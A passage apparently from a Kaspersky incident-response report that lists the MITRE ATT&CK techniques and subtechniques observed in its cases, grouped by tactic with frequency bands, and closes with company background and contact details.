Create Account	• Domain Account
	• Local Account
Create or Modify System Process	• Windows Service
Event Triggered Execution	• Windows Management Instrumentation Event Subscription
External Remote Services	
Hijack Execution Flow	• DLL Search Order Hijacking
Implant Internal Image	
Modify Authentication Process	
Office Application Startup	
Pre-OS Boot	
Scheduled Task/Job	• Scheduled Task
Server Software Component	• Web Shell
Traffic Signaling	
Valid Accounts	• Domain Accounts
	• Local Accounts

Privilege Escalation

Technique	Subtechnique
Abuse Elevation Control Mechanism	
Access Token Manipulation	
Boot or Logon Autostart Execution	• Kernel Modules and Extensions
Boot or Logon Initialization Scripts	
Create or Modify System Process	
Domain Policy Modification	
Escape to Host	
Event Triggered Execution	
Exploitation for Privilege Escalation	
Hijack Execution Flow	
Process Injection	
Scheduled Task/Job	
Valid Accounts	

1-5% 6-10% 11-15% 16-20% >20%

Defense Evasion

Technique	Subtechnique
Abuse Elevation Control Mechanism	
Access Token Manipulation	
BITS Jobs	
Build Image on Host	
Debugger Evasion	
Deobfuscate/Decode Files or Information	
Deploy Container	
Direct Volume Access	
Domain Policy Modification	• Group Policy Modification
Execution Guardrails	
Exploitation for Defense Evasion	
File and Directory Permissions Modification	• Linux and Mac File and Directory Permissions Modification
Hide Artifacts	
Hijack Execution Flow	
Impair Defenses	• Disable or Modify Tools
Indicator Removal	• Clear Windows Event Logs • File Deletion • Timestomp
Indirect Command Execution	
Masquerading	• Double File Extension • Masquerade Task or Service • Match Legitimate Name or Location
Modify Authentication Process	
Modify Cloud Compute Infrastructure	
Modify Registry	
Modify System Image	
Network Boundary Bridging	
Obfuscated Files or Information	• Software Packing
Plist File Modification	
Pre-OS Boot	
Process Injection	
Reflective Code Loading	
Rogue Domain Controller	
Rootkit	
Subvert Trust Controls	
System Binary Proxy Execution	
System Script Proxy Execution	
Template Injection	
Traffic Signaling	
Trusted Developer Utilities Proxy Execution	
Unused/Unsupported Cloud Regions	
Use Alternate Authentication Material	
Valid Accounts	• Domain Accounts
Virtualization/Sandbox Evasion	
Weaken Encryption	
XSL Script Processing	

Credential Access

Technique	Subtechnique
Adversary-in-the-Middle	
Brute Force	• Password Guessing
Credentials from Password Stores	
Exploitation for Credential Access	
Forced Authentication	
Forge Web Credentials	
Input Capture	
Modify Authentication Process	
Multi-Factor Authentication Interception	
Multi-Factor Authentication Request Generation	
Network Sniffing	
OS Credential Dumping	• DCSync • LSASS Memory • NTDS • Security Account Manager
Steal Application Access Token	
Steal or Forge Authentication Certificates	
Steal or Forge Kerberos Tickets	
Steal Web Session Cookie	
Unsecured Credentials	• Credentials In Files • Private Keys

Discovery

Technique	Subtechnique
Account Discovery	• Domain Account • Local Account
Application Window Discovery	
Browser Bookmark Discovery	
Cloud Infrastructure Discovery	
Cloud Service Dashboard	
Cloud Service Discovery	
Cloud Storage Object Discovery	
Container and Resource Discovery	
Debugger Evasion	
Domain Trust Discovery	
File and Directory Discovery	
Group Policy Discovery	
Network Service Discovery	
Network Share Discovery	
Network Sniffing	
Password Policy Discovery	
Peripheral Device Discovery	
Permission Groups Discovery	
Process Discovery	
Query Registry	
Remote System Discovery	
Software Discovery	
System Information Discovery	
System Location Discovery	
System Network Configuration Discovery	
System Network Connections Discovery	
System Owner/User Discovery	
System Service Discovery	
System Time Discovery	
Virtualization/Sandbox Evasion	

1-5% 6-10% 11-15% 16-20% >20%

Lateral Movement

Technique	Subtechnique
Exploitation of Remote Services	
Internal Spearphishing	
Lateral Tool Transfer	
Remote Service Session Hijacking	
Remote Services	• Remote Desktop Protocol
	• SMB/Windows Admin Shares
	• SSH
	• Windows Remote Management
Replication Through Removable Media	
Software Deployment Tools	
Taint Shared Content	
Use Alternate Authentication Material	• Pass the Hash

Collection

Technique	Subtechnique
Adversary-in-the-Middle	
Archive Collected Data	• Archive via Utility
Audio Capture	
Automated Collection	
Browser Session Hijacking	
Clipboard Data	
Data from Cloud Storage	
Data from Configuration Repository	
Data from Information Repositories	• Sharepoint
Data from Local System	
Data from Network Shared Drive	
Data from Removable Media	
Data Staged	
Email Collection	• Local Email Collection
	• Remote Email Collection
Input Capture	• Keylogging
Screen Capture	
Video Capture	

Command and Control

Technique	Subtechnique
Application Layer Protocol	• Web Protocols
Communication Through Removable Media	
Data Encoding	• Non-Standard Encoding
Data Obfuscation	
Dynamic Resolution	
Encrypted Channel	• Symmetric Cryptography
Fallback Channels	
Ingress Tool Transfer	
Multi-Stage Channels	
Non-Application Layer Protocol	
Non-Standard Port	
Protocol Tunneling	
Proxy	
Remote Access Software	
Traffic Signaling	
Web Service	• One-Way Communication

Exfiltration

Technique
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Transfer Data to Cloud Account

Impact

Technique	Subtechnique
Account Access Removal	
Data Destruction	
Data Encrypted for Impact	
Data Manipulation	
Defacement	• External Defacement
Disk Wipe	
Endpoint Denial of Service	
Firmware Corruption	
Inhibit System Recovery	
Network Denial of Service	
Resource Hijacking	
Service Stop	
System Shutdown/Reboot	

About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Kaspersky's deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. The company's comprehensive security portfolio includes leading endpoint protection and a number of specialized security solutions and services to fight sophisticated and evolving digital threats. Over 400 million users are protected by Kaspersky technologies and we help 240,000 corporate clients protect what matters most to them.

Cybersecurity services

- Kaspersky Managed Detection and Response
- Kaspersky Incident Response
- Kaspersky Digital Forensics and Malware Analysis
- Kaspersky Targeted Attack Discovery
- Kaspersky Security Assessment
- Kaspersky SOC Consulting
- Kaspersky Cybersecurity Training

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards.

Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations.

Most tested. Most awarded.

MITRE | ATT&CK®

AV comparatives

Quadrant Knowledge Solutions

FORRESTER®

THE RADICATI GROUP, INC.
A TECHNOLOGY MARKET RESEARCH FIRM

5000+
professionals work at Kaspersky

50%
of employees are R&D specialists

35
35 world-leading security experts in Kaspersky GReaT

9
transparency centers across the world

400 000+
new malicious files detected by Kaspersky every day

240 000+
corporate clients worldwide

650+ mln
cyberattacks stopped by Kaspersky solutions in 2022

#kaspersky
#bringonthefuture

Contact us

For inquiries about Kaspersky cybersecurity services and for emergency assistance:

services@kaspersky.com

www.kaspersky.com